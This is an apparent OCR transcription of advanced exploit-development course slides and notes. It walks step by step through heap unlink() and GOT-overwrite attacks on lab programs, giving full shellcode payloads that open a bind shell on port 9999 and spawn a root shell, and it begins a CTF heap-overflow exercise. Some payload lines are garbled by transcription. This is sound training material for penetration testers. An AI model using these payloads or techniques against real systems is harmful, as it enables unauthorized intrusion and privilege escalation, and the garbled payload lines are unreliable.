
As we saw earlier when using ltrace to analyze the program, the free() function is called twice. We've learned that the first time free() is called, we can overwrite the forward and backward pointers and trick it into taking in our supplied values for EDX and EAX. What if there was an area in memory we can write to that will allow us to eventually take control? Well, fortunately for us there is a way. The Global Offset Table (GOT) is writable, and we should be able to overwrite the entry for the free() function, tricking the program to pass our malicious address during the second call to free(). We can overwrite any function in the GOT, so long as it is called after we perform our overwrite. For example, if the exit() function is called after we abuse unlink(), we could overwrite its entry and gain control when the program attempts to exit. Since we know that free() is called twice, let's stick with that for now.

In the first image on this slide, we see the address of free() within the GOT at 0x08049708. If we view that entry with GDB, we see that the address 0x08049708 points us to 0x420749b0. Looking at that address, we see it is the beginning of the actual free() function after resolution.

Exercise: The "heap2" Program (12)

- Overwriting the GOT entry for free()

```
(gdb) run `python -c 'print "A" * 512 + "\xfc\xff\xff\xff" + "\xf0\xff\xff\xff" + "PADD" + "\xfc\x96\x04\x08" + "AAAA"'`
Starting program: /home/deadlist/heap2 python -c 'print "A" * 512 + "\xfc\xff\xff\xff" + "\xf0\xff\xff\xff" + "PADD" + "\xfc\x96\x04\x08" + "AAAA"'
***
Program received signal SIGSEGV, Segmentation fault.
0x42074008 in _int_free () from /lib/i686/libc.so.6
(gdb) x 0x8049708
0x8049708 <_IO_stdin_used+4452>: 0x41414141
```



- Next part gets a bit tricky. Pay close attention
 - We have to create some fake chunk headers and compensate for some other issues

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (12)

Let's try to see if we can overwrite free()'s entry in the GOT. For this we will use our earlier command, but change the destination to free()'s entry in the GOT -12 bytes. We are subtracting 12 bytes, as unlink() thinks it is writing a backward pointer, and this value is located exactly 12 bytes following the chunk header. The command we will use is:

```
run `python -c 'print "A"*512+"\xfc\xff\xff\xff"+"f0\xff\xff\xff"+"PADD"+"fc\x96\x04\x08"+"AAAA"'`
```

We've left everything pretty much the same except we changed the four A's for the forward pointer to the address of free()'s entry in the GOT - 12 bytes. We also changed the backward pointer to be "AAAA," which if successful, will write 0x41414141 into free()'s entry in the GOT. As you can see on the image on this slide, we have successfully overwritten free()'s entry in the GOT to 0x41414141. Your mind should now be thinking, "Well we should change 0x41414141 to an address of an area we control and execute our shellcode!"

Happily provided is shellcode to open a backdoor on port TCP 9999 in the file shellcode.txt, located in your /home/deadlist directory. The size of this shellcode is 84 bytes.

Exercise: The "heap2" Program (13)

- Steps we need to take:
 - Insert shellcode into buffer & pad the remaining space
 - Overwrite the next chunk's prev_size field with -4
 - Overwrite the next chunk's size field with -16
 - At -16, create a fake chunk header of -1, or any other negative value between -1 and -1023. Pad out any remaining bytes. The -1 has no nulls
 - Create a forward pointer in the next chunk to point to free()'s entry in the GOT
 - Create a fake backward pointer in the next chunk to point to our shellcode in our buffer

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (13)

Insert our shellcode into the buffer – Just like with stack overflows, we have to find a home for our shellcode that we can reach and where we know the location. In our example with the heap2 program, we will use the chunk to where our data is copied.

Pad out the remaining space in the buffer – Our shellcode is 84 bytes and the buffer is 512 bytes. We must pad accordingly so that we can overwrite header data of the adjacent chunk.

Overwrite the next chunk's prev_size field with -4 bytes – Overwriting the prev_size field with -4 bytes tricks unlink() into thinking that the chunk it is looking for is actually 4 bytes forward instead of 512 bytes backwards. It will then expect to find the fd and bk pointers 8 bytes past that location.

Overwrite the next chunk's size field with -16 bytes. At -16, create a fake chunk header of -1, or any other negative value between -1 and -1023. 1024 is not valid as it contains a null byte. The negative value used, 0xffffffff, will be changed to 0xffffffe during the call to free(). This is free() clearing the prev_inuse bit. If we use a positive value it will need to contain null bytes in order to stay within writable memory. A negative value which is too large will also take us to a non-writable memory address. Reversing or analyzing the code may offer further information if you wish to gain a better understanding, otherwise simply remember to use -16 for the size field, and at -16 bytes place in the two's complement form of -1, which is 0xffffffff.

Create a forward pointer in the next chunk to point to free()'s entry in the GOT – This will be the location where we will write the address of our shellcode. Remember, EAX will be written to EDX + 12 bytes.

Create a fake backward pointer in the next chunk to point to our shellcode in the buffer we control – We need to use the address of our shellcode in memory. If we're putting this at the beginning of the buffer, we already know the address from our ltrace output. We could also simply look it up in GDB.

Let's look at the next slide for the screenshot.

Exercise: The "heap2" Program (14)

- Let's try our command ...

```
(gdb) run 'python -c 'print "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56\x89\xe1\xcd\x80\xbb\x66\xdb\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xbb\x66\xcd\x80\x93\x6a\x02\x59\xbb\x3f\xcd\x80\x49\x79\xf9\xbb\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"+"A"*416+"\xff\xff\xff\xff"+"A"*8+"\xfc\xff\xff\xff"+"xf0\xff\xff\xff"+"A"*4+"\xfc\x96\x04\x08"+"x30\x99\x04\x08"'
```

```
Program received signal SIGSEGV, Segmentation fault.  
0x42074008 in _int_free () from /lib/i686/libc.so.6
```

- No luck! Thoughts?

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (14)

On this slide you can see our attack syntax inside of GDB including our shellcode, padding, new header information, and the forward and backward pointers. As you can see on the second image, our attack has caused a segmentation fault, but if it was successful it would simply hang as if it had locked. You can validate this by running the netstat command to look for port TCP 9999.

Try and think about why our attack is unsuccessful at this point. If you're running this exercise on your own, take a look inside the memory where the shellcode lies and determine what is happening.

Exercise: The "heap2" Program (15)

- Take a look at shellcode + 8

```
(gdb) x/20x 0x8049930
0x8049930: 0x4353db31 0x6a026a53 0x080496fc 0x9680cde1
0x8049940: 0x68665243 0x53660f27 0x664e189 0x56515058
0x8049950: 0x8049950 0x8049950 0x8049950 0xe1894356
0x8049960: 0x8049960 0x8049960 0x8049960 0xb0f97949
0x8049970: 0x2f000000 0x00000000 0x00000000 0x5352e389
```

Should have been our shellcode. Now it's a pointer...

- It got clobbered by unlink()'s write of EAX + 8 bytes
- We need to find a way to fix this

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (15)

If you take a look at the memory where our shellcode was copied, you can see that shellcode + 8 has been clobbered. Remember that unlink() will write a new forward pointer at EAX + 8 bytes. We need to figure out a way to get around this issue. Even if we move the pointer up 8 bytes, it will still take that address and write a new forward pointer 8 bytes ahead. Let's move on to a solution.

Exercise: The "heap2" Program (16)

- Adding an opcode to jump 14 bytes
 - `\xeb\x0e` – `"\xeb"` is the opcode for `jmp short`

```
(gdb) run `python -c 'print "\xeb\x0e" + "A" * 14 + "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80" + "A" * 400 + "\xff\xff\xff\xff" + "A" * 8 + "\xfc\xff\xff\xff" + "\xf0\xff\xff\xff" + "A" * 4 + "\xfc\x96\x04\x08" + "\x30\x99\x04\x08"'`
```

```
[root@localhost deadlist]# netstat -na |grep 9999
tcp        0      0 0.0.0.0:9999        0.0.0.0:*          LISTEN
```

- Success!

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap2" Program (16)

Fortunately there is an opcode that can help us get around this issue. The `"\xeb"` opcode gives a short jump (`jmp`) instruction and takes in the next byte as the operand value. For example, if we use `"\xeb\x0e"` before our shellcode at the top of the chunk, EIP will jump 14 bytes. All we have to do is put 14 bytes of padding and then our shellcode should be executed.

As you can see on the slide above, adding this opcode and padding before our shellcode worked! This can be verified with a simple, `"netstat -na |grep 9999"` to check for the listening port.

```
`python -c 'print "\xeb\x0e"+"A" * 14+"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"+"A" * 400+"\xff\xff\xff\xff"+"A" * 8+"\xfc\xff\xff\xff"+"A" * 4+"\xfc\x96\x04\x08"+"x30\x99\x04\x08"'`
```

The above exploit code is located in your `/home/deadlist` directory in the file `“.heap2_exploit_code.txt"` Don't forget the `."` in the beginning as it is a hidden file and is not visible by a simple `"list"` command.

[illegible]

```
[root@localhost deadlist]# netstat -na |grep 9999
```

tcp	0	0	0.0.0.0:9999	0.0.0.0:*	LISTEN
-----	---	---	--------------	-----------	--------

Exercise: The “heap2” Program (17)

Since we got it to successfully run inside GDB, let's drop out of GDB and run the exploit code against the program directly. As expected, the exploit was successful and port TCP 9999 is listening. If you have another VM up with an IP address, you can try to use netcat to connect.

Exercise: The "heap3" Program (1)

- Your Turn!
- The "heap3" program
 - Very similar to the heap2 program
 - Exploiting free()'s GOT entry may not be possible
 - The program is not stripped.
 - Your goal is privilege escalation, not opening a backdoor
 - Hints follow on the next few pages... Try it yourself first

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: The "heap3" Program (1)

Inside your Red Hat VM's /home/deadlist directory is a program named "heap3." This is the program you will use for this exercise. The goal is to get it working on your own without looking ahead at first. You should have some clear ideas as to what to look for and what tools to use. The heap3 program is very similar to the heap2 program with several exceptions. The program is not stripped, so you may use GDB to disassemble more easily if you desire. The buffer sizes have changed, the free() function is not called multiple times, and some other items have been moved. Using your knowledge from the exercise we just covered, see if you can determine all of the necessary information required to exploit this program.

The goal of this exercise is privilege escalation. This OS drops privileges when executing the program, so shellcode has been provided that when executed will set the UID to 0 and spawn a root shell for you. Often times in order to get a program to do what you want, multiple stages may be required. For example, your goal with this program is to escalate your privileges to root. If you try to run shellcode that simply opens a port up on the system, the privileges are dropped, and when you connect in, you will be running as the user who launched the program. In this scenario there may be shellcode that can provide you with the results you're looking for, or you may simply execute shellcode to escalate your privileges and then follow it up by opening up a backdoor.

The next set of slides provides you with hints if you get stuck and need some help. Following the hints will be the solution that you may walk through.

Exercise: The "heap3" Program (2)

- Hint #1
 - Use ltrace to determine what GOT entry may be a good target
 - ltrace ./heap3 AAAA
 - What functions are called after you run the attack on free()?
 - Use objdump to determine addresses in the GOT
 - Is malloc() giving you the right size?

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: "heap3" Program (2)

Hint #1

As we've covered, the ltrace tool can be very helpful in mapping out a program's execution and providing information on the functions it calls. By running the command, "ltrace ./heap3 AAAA", you will be able to view the functions called and see if there are any called after you successfully exploit free() and unlink(). As you can also see with ltrace, the free() function is only called one time, so overwriting free()'s entry in the GOT is probably not a good place to write the pointer to the shellcode. See if there are any others to use.

Don't forget that you can use "objdump -R ./heap3" to view the relocation entries. Here you will be able to see the addresses needed to successfully overwrite the pointer. Feel free to use GDB to analyze memory to ensure you are properly copying your shellcode into memory and overwriting the entry in GDB. Sometimes malloc() doesn't give you the exact number of bytes you requested. The author is unsure as to the reasoning for this anomaly on certain versions of GLIBC.

Exercise: The "heap3" Program (3)

- Hint #2
 - How large is the buffer?
 - ltrace just showed you this information
 - Notice memset() is initializing data to 0's
 - Reuse the exploit code from the last attack!
 - Remember to switch the shellcode

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: "heap3" Program (3)

Hint #2

The buffer size has changed from the last program we ran. You should be able to quickly determine the sizing needed by using the ltrace tool. The command used on the last slide should provide you with this information and allow you to adjust your exploit code accordingly. In the last exercise, memset() was being used to initialize the data in each buffer to a different letter. This time we can see with ltrace that all of the buffers are being initialized to 0. Remember this if you're using GDB to analyze the memory. The ltrace tool also shows you the buffer where your input is being copied.

Don't forget that you have the exploit code from the last exercise. This should provide you with the foundation and construct of what you need to exploit the heap3 program. Don't forget to switch out the shellcode to perform local privilege escalation.

Exercise: The "heap3" Program (4)

- Hint #3
 - Don't forget to adjust the padding following the shellcode
 - Reduce the number of A's to compensate for the change in shellcode size
 - Don't forget to update the FD and BK pointers
 - Has the GOT function's address changed?
 - Did you adjust the chunk pointer?

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: "heap3" Program (4)

This may seem like an obvious one, but is a very common cause of an unsuccessful exploit. This is also where GDB can help you out. You need to compensate for the difference in the size of the shellcode and adjust the padding accordingly. Once you determine the sizing, you will need to decrease or increase the number of A's used directly following your shellcode. GDB can help you to determine exactly where your shellcode should fall and give you the information needed to make any changes to your exploit code.

Don't forget to update the forward and backward pointers. If you're using a different function to overwrite in the GOT, make sure you change the forward pointer accordingly. You must also adjust the backward pointer to be the location in memory of where your shellcode resides. This would be whatever buffer to where the strcpy() function has copied your data.

Exercise Solution: The "heap 3" Program (1)

- Locating a function to overwrite...

```
[deadlist@localhost deadlist]$ ltrace ./heap3 AAAA
__libc_start_main(0x0804842c, 2, 0xbffffa24, 0x080482e4, 0x08048538 <unfinished
...>
malloc(300) = 0x080496e8
memset(0x080496e8, '\000', 300) = 0x080496e8
malloc(300) = 0x08049818
memset(0x08049818, '\000', 300) = 0x08049818
malloc(300) = 0x08049948
memset(0x08049948, '\000', 300) = 0x08049948
strcpy(0x080496e8, "AAAA") = 0x080496e8
printf("Thanks!")
free(0x080496e8) = <void>
exit(0) = <void>
Thanks!+++ exited (status 0) +++
```

Shellcode will be here. →

exit() is called after free() →

Sec760 Advanced Exploit Development for Penetration Testers

Exercise Solution: heap3 Program (1)

Let's quickly walk through a solution to hacking the heap3 program. One place to look first is at the location and size of the buffers being created. The ltrace tool is perfect for obtaining this information. By simply entering the command, "ltrace ./heap3 AAAA" we produce the output as seen on the slide. We can see that the first buffer is allocated at 0x80496e8 and is 300 bytes in size. We also see a few lines down that the strcpy() function copies the user supplied data into this first buffer. Two other buffers are created, but we do not know at this point what they are used for.

One important thing to notice is that the free() function is only called once. This means that overwriting free()'s entry in the GOT is probably not going to work for us. The exit() function has been outlined, which is called after the call to free(). This looks like a good place to write the pointer to our shellcode. On the next slide we will use objdump to pull up the address of exit() in the GOT.

Exercise Solution: The "heap 3" Program (2)

- `exit()`'s entry in the GOT

```
[deadlist@localhost deadlist]$ objdump -R ./heap3
./heap3:      file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET      TYPE          VALUE
080496d4 R_386_GLOB_DAT  __gmon_start__
080496b8 R_386_JUMP_SLOT malloc
080496bc R_386_JUMP_SLOT __libc_start_main
080496c0 R_386_JUMP_SLOT printf
080496c4 R_386_JUMP_SLOT exit
080496c8 R_386_JUMP_SLOT free
080496cc R_386_JUMP_SLOT memset
080496d0 R_386_JUMP_SLOT strcpy
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise Solution: heap3 Program (2)

On this slide we are simply grabbing the address of the `exit()` function inside the Global Offset Table (GOT). As you can see by the red outlining, `exit()`'s address is `0x80496c4`. Remember that, due to the behavior of `unlink()`, we will need to subtract 12 bytes from this address to ensure the appropriate place inside the GOT is overwritten. `0x80496c4 - 12` (0xc in hex) is `0x80496b8`.

Exercise Solution: The "heap 3" Program (3)

- Setting breakpoints for analyzing memory

```
(gdb) break *0x80484df
Breakpoint 1 at 0x80484df
(gdb) break *0x80484e7
Breakpoint 2 at 0x80484e7
(gdb) run `python -c 'print"A"*296'`
Starting program: /home/deadlist/heap3 `python -c 'print"A"*296'`
```

- Command: `run `python -c 'print "A" * 296'``
- 296? Why not 300?
- Strange behavior during compile-time

Sec760 Advanced Exploit Development for Penetration Testers

Exercise Solution: heap3 Program (3)

We should now set up some breakpoints within GDB to view the memory layout on the heap and validate that our data is in the right place. The first highlighted breakpoint is the address just before the `strcpy()` function copies our data into the first chunk. The second breakpoint is the address of the instruction following the `strcpy()` function. Finally, we issue the command, `run `python -c 'print"A"*296,'` which should print the letter "A" right until the point where we would see the `prev_inuse` field in memory. Remember that the buffers are each 300 bytes. So why then are we sending in 296 A's instead of 300? This goes back to the strange behavior that you will sometimes see with `malloc()` during compilation. Even though the program was compiled requesting 300 bytes, we are only given 296. Feel free to validate this on your own.

Exercise Solution: The "heap 3" Program (4)

Breakpoint 1, 0x080484df in main ()				
(gdb) x/20x 0x80497d8				
0x80497d8:	0x00000000	0x00000000	0x00000000	0x00000000
0x80497e8:	0x00000000	Pre-strepy()	0x00000000	0x00000000
0x80497f8:	0x00000000		0x00000000	0x00000000
0x8049808:	0x00000000	0x00000000	0x00000000	0x00000131
0x8049818:	0x00000000	0x00000000	0x00000000	0x00000000

Breakpoint 2, 0x080484e7 in main ()				
(gdb) x/20x 0x80497d8				
0x80497d8:	0x41414141	0x41414141	0x41414141	0x41414141
0x80497e8:	0x41414141	Post-strepy()	0x41414141	0x41414141
0x80497f8:	0x41414141		0x41414141	0x41414141
0x8049808:	0x41414141	0x41414141	0x00000000	0x00000131
0x8049818:	0x00000000	0x00000000	0x00000000	0x00000000

See760 Advanced Exploit Development for Penetration Testers

Exercise Solution: heap3 Program (4)

On the first image above, we hit our first breakpoint. The address 0x080484df has been selected as a start-point to analyze, as it is towards the end of the first chunk and allows us to see the header data of the adjacent chunk. The command "x/20x 0x80497d8" provides us with that output. As you can see at the address 0x8049814, the size field of chunk #2 is 0x131. This is 305 in decimal and is the standard behavior to ensure control of the lowest order bits.

In the second image, our data has been copied into the first buffer by the strepy() function. We have entered 296 A's, which takes us up to the address 0x8049810. This address is where we will need to write our fake prev_size value, followed by our fake current chunk size value, clearing the prev_inuse flag.

Exercise Solution: The "heap 3" Program (5)

- We've got everything we need!

213 A's for padding

```
[deadlist@localhost deadlist]$ ./heap3 `python -c 'print "\xeb\x0e"+"A"*14+"\x31
\x00\xb0\x46\x31\xdb\x31\x09\xcd\x80\xeb\x16\x5b\x31\x00\x88\x43\x07\x89\x5b\x08
\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62
\x69\x6e\x2f\x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x42"+"A"*213+"\xff\xff\xff\
\xff"+"A"*8+"\xfc\xff\xff\xff"+"xf0\xff\xff\xff"+"A"*4+"\xb8\x96\x04\x08"+"
\x96\x04\x08"'`
sh-2.05b# id
uid=0(root) gid=500(deadlist) groups=500(deadlist)
```

Start of our chunk

exit()'s entry in the GOT

UID is Root

Sec760 Advanced Exploit Development for Penetration Testers

Exercise Solution: heap3 Program (5)

You should now have everything you need to launch the exploit successfully. These items are:

- Our "\xeb\x0e" jump plus 14 bytes of padding.
- Shellcode of 55 bytes.
- Address of the chunk data to execute your shellcode: 0x080496e8
- Address of exit()'s entry in the GOT - 12 bytes: 0x80496b8
- The number of A's needed for padding: 213 bytes.

Putting this together we have:

```
./heap3 `python -c 'print
"\xeb\x0e"+"A"*14+"\x31\x00\xb0\x46\x31\xdb\x31\x09\xcd\x80\xeb\x16\x5b\x31\x00\x88\x43\x07\x89\x5b
\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x6
8\x58\x41\x41\x41\x41\x42\x42\x42\x42"+"A"*213+"\xff\xff\xff\xff"+"A"*8+"\xfc\xff\xff\xff"+"xf0\xff\xff
\xff"+"A"*4+"\xb8\x96\x04\x08"+"
\x96\x04\x08"'`
```

As you can see, the exploit successfully worked and we have a UID of Root.

Exercise: Exploiting the Heap - The Point

- To gain experience working through more abstract exploitation utilizing the heap
- To understand how to work with abusing heap metadata
- To help prepare for more complex topics that lie ahead

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting the Heap - The Point

The point of this exercise was to work through a vulnerability exploitable by abusing forward and backward pointers in the relevant dlmalloc implementation.

The Malloc Maleficarum

- Written by Phantasmal Phantasmagoria
- Primarily a research paper demonstrating methods to exploit `free()` and newer versions of `unlink()`
- Advanced techniques that work with modern glibc
 - ASLR must be taken into account
- House of Mind
 - Technique includes the creation of an arena outside of `main_arena` that we control

Sec760 Advanced Exploit Development for Penetration Testers

The Malloc Maleficarum

The Malloc Maleficarum, is a great article on Linux heap exploitation and was written by Phantasmal Phantasmagoria in 2005. It is available at <http://www.packetstormsecurity.org/papers/attack/MallocMaleficarum.txt>. The article was written to demonstrate that even after fixes were put in place to protect the heap, exploitation still may be possible. The article is relatively advanced but is highly recommended. Phantasmal walks through several techniques to exploit the Wilderness Chunk, `main_arena`, fastbins, and other methods. Many of the techniques require specific conditions, but some may be used more loosely. It is worth noting that when Address Space Layout Randomization (ASLR) is enabled, successful exploitation becomes increasingly difficult depending on the amount of entropy (number of bits included increasing the randomness) introduced.

One of the most commonly referenced techniques from the bunch is "House of Mind." This technique walks through creation of an arena outside of the `main_arena` by setting the `non_main_arena` bit. Creating this new arena containing chunks you control can allow for successful exploitation with only a single call to `free()`. An update to the paper and techniques was written in 2009 by blackngel in Phrack Issue #66 at <http://www.phrack.org/issues.html?issue=66&id=10>.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Dynamic Linux Memory
- Introduction to Linux Heap Overflows
 - Exercise: Abusing the unlink() macro
 - Exercise: Custom doubly-linked lists
- Overwriting Function Pointers
 - Exercise: Exploiting the BSS Segment
- Format Strings
 - Exercise: Format String Attacks – Global Offset Table and .dtors Overwrites
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

Custom Heap Exploitation

The idea of this exercise is to continue the encouragement of thinking at an abstract level. Each heap overflow is likely different from the last and additional practice can help with reversing skills and exploit development.

Exercise: Custom Heap Overflows (1)

- Target Program: sec760heap.bin
 - This program is in your 760.2 folder
 - It is also in your home directory on the Kubuntu Gutsy Gibbon VM
- Goals:
 - Get the program setup and working properly
 - Use IDA to reverse engineer the program
 - Determine how to compromise the program to obtain the flag

This program is from a previous Defcon capture the flag prequalification round. This exercise will change often. The reasoning behind the selection of this program is its use of a custom doubly-linked list and heap utilization.

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Custom Heap Overflows (1)

In this exercise you will work to find a vulnerability in the sec760heap.bin program and exploit it to gain access to the key file. This program utilizes custom doubly-linked lists to track allocations on the heap. You will need to use IDA in order to successfully reverse the program.

Exercise: Custom Heap Overflows (2)

- If necessary, copy sec760heap.bin from your 760.2 folder to your Kubuntu Gutsy VM
- Learn what you can about the binary before running
 - e.g., File, Strings, readelf, ltrace, ldd, etc.
 - Are symbols available? Try IDA Pro...
- When you run it, what happens?
- Can you connect?
- Spend time with this before moving on

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Custom Heap Overflows (2)

If necessary, copy over the file "sec760heap.bin from your 760.2 folder to your Kubuntu Gutsy VM. This program was taken from the Defcon 18 CTF Pre-Quals in May of 2010. This exercise will often change. This program was selected as it is a good demonstration of dealing with issues on the heap and overwriting important data and pointers.

First, use tools such as file, strings, readelf, ltrace, objdump, ldd, and any others to learn as much as possible about the target program. Strings is quite useful in this case; however, you may have noticed that the program is stripped. This will make reversing more difficult. Go ahead and take a look at the disassembled code in IDA. A walk-through is provided using IDA and other tools.

Does anything happen when you run the program? Is it looking for any requirements? Once you get it running, does it open any files or ports? Spend the next 30 minutes attempting to reverse the program and discover the vulnerability. GDB is useful; however, with stripped programs your efforts will require more work and time.

STOP

- If you proceed, you will be given the answers to the exercise
- Feel free to continue if you have exhausted all options
 - The more you try on your own, the more you learn
 - Estimated Walk-through time: ~1 Hour

Sec760 Advanced Exploit Development for Penetration Testers

STOP

If you proceed past this page, you will be given the solution to the vulnerable program. Feel free to continue if you have exhausted all of your options, if you need a hint, or if you simply wish to understand one example of the solution. Remember, the more you try on your own, even if it proves completely unproductive, the more you will learn. Mistakes you make today, you will avoid the next time around. Frustration is a key part of exploit research and you must embrace it accordingly. If you get through an hour of testing on your own, it may be time to begin walking through the solution. Of course this is completely up to you.

Exercise: Walk-through

- At any point, feel free to continue on your own!
- The method shown is the fastest and most direct
- Other methods exist to complete this challenge
- If you find any interesting techniques aside what is covered in the exercise walk-through, be sure to let your instructor know
- We all learn from our mistakes!

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Walk-through

If you get to a point in the walk-through where you have some ideas to move forward on your own, feel free to continue on without the walk-through and move back if necessary. The method shown in the walk-through is only one of several ways to approach the vulnerability discovery and exploit generation. The method used is direct and may seem to simplify the process. This is why the exercise serves the reader best by first trying first without help. As you work through many different vulnerabilities, your techniques will become more efficient.

Exercise: Getting Started (1)

- Let's learn what we can...

Stripped

```
deadlist@deadlist-desktop:~$ file sec760heap.bin
sec760heap.bin: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.6.18, dynamically linked (uses shared libs), stripped
```

- Run strings...
 - MD5 hashing is used
 - Looks for user fcfl
 - Uses a user.db file in fcfl's home dir
 - Access a key file at */home/fcfl/key*

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Getting Started (1)

The first command we issue on this slide is "file." The file program gives us information about the program such as object file format, architecture, compilation, symbol resolution and other data. After collecting this data, try running the strings tool. Strings shows us a bunch of information, which is not shown on the slide. Most importantly, we learn that the program uses MD5 hashing, probably for passwords, requires a user account for "fcfl," requires a user.db file in fcfl's home directory, and accesses a key file at */home/fcfl/key*, probably when exploitation is successful.

Exercise: Getting Started (2)

- Let's get the program entry point

```
deadlist@deadlist-desktop:~$ readelf -l sec760heap.bin |grep Entry  
Entry point 0x8048c80
```

– Record it for later...

- Try running the program (You might get these)

```
deadlist@deadlist-desktop:~$ ./sec760heap.bin  
sec710bc.bin: Failed to find user fcfl  
: Success
```

```
deadlist@deadlist-desktop:~$ ./sec760heap.bin  
sec760heap.bin: drop_privs failed!  
: Operation not permitted
```

- Need to create the user fcfl

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Getting Started (2)

Since the program is stripped, we'll want to have the program entry point information. The `readelf` tool can help us with this. Issue the command `readelf -l sec760heap.bin |grep "Entry"` to get the program entry point for our program. Record this address for later use. Try running the program as the user `deadlist`. You should get an error similar to that on the slide, "Failed to find user fcfl." We should have expected this error and we must create the user account.

Exercise: Getting Started (3)

- Setting up the program:

```
deadlist@deadlist-desktop:~$ sudo -i
root@deadlist-desktop:~# useradd -m fcfl
root@deadlist-desktop:~# touch /home/fcfl/user.db
root@deadlist-desktop:~# touch /home/fcfl/key
root@deadlist-desktop:~# echo SUCCESS > /home/fcfl/key
root@deadlist-desktop:~# exit
logout
deadlist@deadlist-desktop:~$ █
```

- Created user fcfl and necessary database and key file

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Getting Started (3)

Promote yourself to Root so that we may create the account for fcfl. Once logged in as root, issue the command `useradd -m fcfl`. The `-m` switch creates a home directory for fcfl. Next, let's create the database file required by the program. Issue the command `touch /home/fcfl/user.db` and then the command `touch /home/fcfl/key`. Both of these files are required by the program. Echo something into the key file so that you know when your exploit is successful later. Remember, the key file will be printed out when you are successful. We chose to echo the word SUCCESS into the key file.

Exercise: Getting Started (4)

- Use `sudo -i` to get to root and change to fcfl's home directory
- Copy the binary over, change ownership to fcfl for the binary, and set the SUID bit
- Use the `su` command to become fcfl, run `bash`, and run the binary

```
deadlist@deadlist-desktop:~$ sudo -i
root@deadlist-desktop:~# cd /home/fcfl
root@deadlist-desktop:/home/fcfl# cp /home/deadlist/sec760heap.bin .
root@deadlist-desktop:/home/fcfl# chown fcfl:fcfl sec760heap.bin
root@deadlist-desktop:/home/fcfl# chmod +s sec760heap.bin
root@deadlist-desktop:/home/fcfl# su fcfl
$ bash
fcfl@deadlist-desktop:~$ ./sec760heap.bin
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Getting Started (4)

Next, use the `sudo -i` command to become root again. Once logged in as root, change your current directory to `/home/fcfl`. Copy the `sec760heap.bin` file from `/home/deadlist` over to the `/home/fcfl` directory. Next, change ownership of the binary to the user `fcfl`, then use `chmod +s` on the binary to set the SUID bit. Now, `su` to user `fcfl`, run `bash` to get a bash shell, and finally, run the program. It should hang which means it is working. If this does not work, make sure you have set all the appropriate permissions, created the `user.db` file, and other instructions provided.

Exercise: Getting Started (5)

- As user deadlist, check for new open ports:

```
deadlist@deadlist-desktop:~$ netstat -na |more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 127.0.0.1:587           0.0.0.0:*               LISTEN
tcp      0      0 0.0.0.0:5555            0.0.0.0:*               LISTEN
```

- TCP port 5555 is now listening
- Let's try connecting as the user deadlist ...
 - *nc 127.0.0.1 5555*

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Getting Started (5)

You may have noticed that when you successfully run the program as fcfl, a new port is opened up. TCP port 5555 should be listening. Let's next try connecting with netcat. e.g., *nc 127.0.0.1 5555*

Exercise: Connecting to the Program

- The program accepts our connection

```
deadlist@deadlist-desktop:~$ nc 127.0.0.1 5555

fantasy chicken farmin league

menu
c) create account
l) login
q) quit
```

- We can begin static testing, fuzzing, or we can start reversing
- `ps -aux` shows a new PID spawned for the connection

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Connecting to the Program

